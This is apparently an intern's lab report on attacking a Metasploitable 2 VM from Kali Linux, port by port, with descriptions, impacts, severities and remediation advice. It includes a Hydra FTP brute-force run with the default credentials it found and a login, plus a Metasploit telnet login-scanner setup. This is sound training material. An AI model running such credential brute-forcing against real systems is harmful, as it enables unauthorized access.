Task 2:

Exploiting Ports On Metasploitable 2 using Kali Linux Created

By:

Divya Bhogle(Intern ID:2043)

Port Scan


Description:
Port scanning is a security technique used to examine a system or network to determine which ports are open, what services are active, and where potential security gaps may exist. It functions by sending requests to various ports and observing the system's responses to identify whether those ports are open, closed, or filtered by security mechanisms such as firewalls.Tools such as Nmap, Netcat, and IP scanning utilities are commonly used to detect exposed services and verify that systems are securely configured.

Impact:
The effect of port scanning depends on how and why it is performed. In malicious scenarios, attackers can use port scanning results to discover open ports and running services, which may lead to vulnerability exploitation, unauthorized access, or system breaches. Excessive or aggressive scans can also slow down network performance and raise alerts in intrusion detection or firewall systems. On the other hand, when conducted responsibly by organizations, port scanning plays a positive role by revealing unnecessary open ports, identifying configuration issues, and helping improve overall network security by minimizing exposure to threats.

Severity: Medium

Remedial:
To mitigate the risks related to port scanning, organizations should adopt effective security controls. All unused or nonessential ports should be closed to reduce potential attack vectors. Firewalls need to be correctly configured to allow only required traffic and block unauthorized connections. Implementing IDS/IPS solutions enables real-time detection and response to suspicious scanning behavior. Periodic security assessments and approved port scans should be carried out to identify weaknesses early. Additionally, applying regular system updates, enforcing strict access permissions, and using methods like port knocking and network segmentation can further enhance protection against malicious scanning activities.

PUC:



FTP Port 21 Exploit

Description:

FTP (File Transfer Protocol) operating on port 21 is a frequent target for cyber attackers because it is often publicly accessible and, when improperly configured, can introduce major security vulnerabilities. Attacks on FTP port 21 commonly take advantage of weak or default login credentials, enabled anonymous access, or unpatched FTP server applications. Since standard FTP does not encrypt data, usernames, passwords, and file transfers are sent in plain text, making them vulnerable to interception through packet sniffing. In some situations, insecure FTP configurations may permit unauthorized uploading or downloading of files, allowing attackers to access confidential information, plant malicious content, or escalate their access. Furthermore, certain FTP servers contain known flaws such as buffer overflows or hidden backdoors, which attackers can exploit to execute commands remotely, making unsecured FTP services extremely dangerous.

Impact:

Successful exploitation of FTP port 21 can cause severe damage to an organization's security environment. Unauthorized access to an FTP server may allow attackers to steal sensitive information, alter or erase important files, or upload malware and backdoors. Because FTP credentials are transmitted without encryption, attackers can capture login details using network monitoring techniques and reuse them to access other internal systems. A compromised FTP service may also serve as a stepping stone for further attacks, including lateral movement within the network, website tampering, or large-scale data theft. Such incidents can lead to data breaches, system disruptions, loss of trust, and regulatory or legal consequences. **Severity:** Critical


Remedial:


To reduce the risk of FTP port 21 exploitation, organizations must implement robust security controls. Anonymous FTP access should be completely disabled, and strong authentication policies should be enforced to defend against brute-force attacks. Whenever feasible, insecure FTP should be replaced with encrypted alternatives such as SFTP or FTPS to protect credentials and data in transit. FTP servers must be regularly updated and patched to eliminate known


vulnerabilities. Firewall rules should restrict access to port 21, permitting connections only from authorized and trusted IP addresses. In addition, continuous log analysis, routine vulnerability scanning, and periodic security reviews should be conducted to detect and respond promptly to suspicious FTP-related activity.

PUC

First Way:








Second way using Hydra

```
┌──(root㉿kali)-[/home/divya]
└─# cat>>users.txt
msfadmin
service
user
postgres
^C

┌──(root㉿kali)-[/home/divya]
└─# cat>>Password.txt
msfadmin
service
user
postgres
^C

┌──(root㉿kali)-[/home/divya]
└─# cat
[[A
[[A


^[[A
^[[A
^C

┌──(root㉿kali)-[/home/divya]
└─# cat users.txt
msfadmin
service
user
postgres

┌──(root㉿kali)-[/home/divya]
└─# cat Password.txt
msfadmin
service
user
postgres
```

```
┌──(root㉿kali)-[/home/divya]
└─# hydra -L users.txt -P  Password.txt 192.168.0.112 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
 and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-31 22:08:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task
[DATA] attacking ftp://192.168.0.112:21/
[21][ftp] host: 192.168.0.112   login: service   password: service
[21][ftp] host: 192.168.0.112   login: msfadmin   password: msfadmin
[21][ftp] host: 192.168.0.112   login: user   password: user
[21][ftp] host: 192.168.0.112   login: postgres   password: postgres
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-31 22:08:23

┌──(root㉿kali)-[/home/divya]
└─# ftp 192.168.0.112
Connected to 192.168.0.112.
220 (vsFTPd 2.3.4)
Name (192.168.0.112:divya): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Third Way using searchsploit



Port 22 – SSH Exploit

Description:

Port 22 is commonly used by the Secure Shell (SSH) protocol to allow encrypted remote access to servers and systems. An SSH-related exploit occurs when attackers abuse security weaknesses such as weak or reused passwords, default login details, outdated SSH software, or improper configuration settings. Typical attack techniques include brute-force authentication attempts, credential reuse attacks, and exploitation of publicly known flaws in older SSH versions. When these attacks succeed, adversaries can obtain unauthorized remote access and run commands on the affected system.

Impact:


Compromising SSH services on port 22 can result in complete control over the targeted system. Attackers may gain shell access with standard user or administrative (root) privileges, enabling them to steal sensitive information, alter system configurations, deploy malware, or move laterally across the network. In many cases, a breached SSH service can function as a long-term backdoor, leading to service outages, financial losses, and serious damage to an organization's reputation.


Severity: Critical


Remedial:


To protect against exploitation of SSH on port 22, organizations should replace passwordbased logins with key-based authentication wherever possible. Enforcing strong authentication policies, changing the default SSH port, and disabling direct root login can significantly reduce attack exposure. SSH services must be regularly updated to address known vulnerabilities. Additional protections such as strict firewall rules, IP allow-listing, intrusion prevention tools

like Fail2Ban, and continuous log monitoring should be implemented to detect and block brute-force or suspicious SSH activity. **PUC:Firsy way**









Port 23 – Telnet Exploit

Description:
Port 23 is associated with the Telnet protocol, which enables remote system access over a network. Telnet is widely regarded as insecure because it sends authentication details and command data in clear text, without any form of encryption. Attacks on Telnet services commonly involve intercepting credentials through network sniffing, performing brute-force login attempts, or exploiting weak and default passwords. Since Telnet traffic is unencrypted, attackers who observe network communications can easily obtain login information or gain access by repeatedly trying different credentials.

Impact:
Exploitation of Telnet running on port 23 can result in unauthorized remote control of the affected system. Once access is gained, attackers may steal sensitive data, modify system settings, install malicious software, or fully compromise the machine. As Telnet provides direct command-line access, a successful exploit allows attackers to run harmful commands, establish persistent backdoors, and move laterally to other systems within the network. Continued use of Telnet greatly increases the likelihood of security breaches, operational downtime, and damage to an organization's reputation.

Severity: Critical

Remedial:
To mitigate the risks associated with Telnet exploitation, organizations should completely disable Telnet services wherever possible. Secure alternatives such as SSH should be used instead, as they provide encrypted communication. Strong authentication mechanisms must be enforced, and default credentials should be removed immediately. Network firewalls should block access to port 23 to prevent unauthorized connections. Regular security audits,

traffic monitoring, and vulnerability assessments should also be performed to ensure that Telnet services are not enabled unintentionally and that systems remain secure.

PUC:

```
msf auxiliary(scanner/ssh/ssh_login) > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

```
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.0.107
RHOSTS ⇒ 192.168.0.107
msf auxiliary(scanner/telnet/telnet_login) > set USER_FILE root/users.txt
USER_FILE ⇒ root/users.txt
msf auxiliary(scanner/telnet/telnet_login) > set USER_FILE /root/users.txt
USER_FILE ⇒ /root/users.txt
msf auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /root/users.txt
PASS_FILE ⇒ /root/users.txt
msf auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /root/password.txt
PASS_FILE ⇒ /root/password.txt
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf auxiliary(scanner/telnet/telnet_login) >
```

Port 25 – SMTP Exploit

Description:

Port 25 is utilized by the Simple Mail Transfer Protocol (SMTP) for transferring emails between mail servers. Security issues related to SMTP commonly arise from misconfigurations such as open mail relays, weak or missing authentication mechanisms, or outdated mail server software. Attackers can exploit these weaknesses to send unauthorized messages, impersonate legitimate email addresses, or run large-scale spam and phishing campaigns. In certain scenarios, flaws in SMTP services may also be leveraged for email user enumeration or even remote code execution.

Impact:


When SMTP on port 25 is compromised, it can result in widespread spam delivery, phishing operations, and email spoofing attacks. These activities often harm an organization's credibility and may cause its mail server to be blacklisted by email service providers.


Attackers may also collect valid email addresses, enabling more focused and damaging attacks. In more serious situations, a hijacked SMTP server can be misused to distribute malware or support broader cyberattacks, leading to financial losses, regulatory complications, and erosion of customer trust.


Severity: High

Remedial:
To reduce the risk of SMTP port 25 exploitation, organizations should ensure that open mail relay functionality is disabled and that SMTP authentication is strictly enforced. Mail server software must be regularly updated to address known security flaws. Firewall configurations should limit access to port 25, permitting connections only from approved and trusted mail servers. Implementing email protection standards such as SPF, DKIM, and DMARC helps defend against spoofing and phishing attempts. Additionally, ongoing log analysis, spam filtering, and security monitoring further enhance protection against SMTP-based threats.

PUC:







Port 139 & 445 – Samba / SMB Exploit

Description:


Ports 139 and 445 are commonly associated with Samba or SMB (Server Message Block) services, which support file sharing, printer access, and network authentication across systems. Port 139 functions over NetBIOS, while port 445 communicates directly over TCP/IP. Security exploitation of Samba services often results from poorly configured shared folders, enabled anonymous or guest access, weak authentication methods, or outdated Samba software containing known security flaws. Through these weaknesses, attackers can enumerate network shares, user accounts, and system details, and in certain cases exploit vulnerabilities to gain unauthorized access or execute malicious code remotely.


Impact:
Successful exploitation of ports 139 and 445 can allow attackers to access confidential shared data, alter or delete files, and collect user credentials. In more critical situations, vulnerabilities in SMB or Samba services may enable remote code execution, leading to complete system takeover. Once compromised, these services can also be leveraged for lateral movement, allowing attackers to propagate malware or escalate privileges within the network. Such attacks may result in data leaks, operational disruption, and significant damage to an organization's reputation.


Severity: High


Remedial:
To reduce the risks linked to Samba and SMB exploitation, organizations should disable unnecessary SMB services and tightly control access to ports 139 and 445 through firewall rules. Anonymous and guest logins must be turned off, and strong authentication mechanisms should be enforced. Samba servers should be regularly updated with the latest security patches, and shared resources must follow the principle of least privilege. Additional safeguards such as detailed logging, continuous monitoring of SMB traffic, and network segmentation can further limit exposure and prevent widespread exploitation.

PUC:









Port 512, 513 & 514 – R-Services (RLogin) Exploit

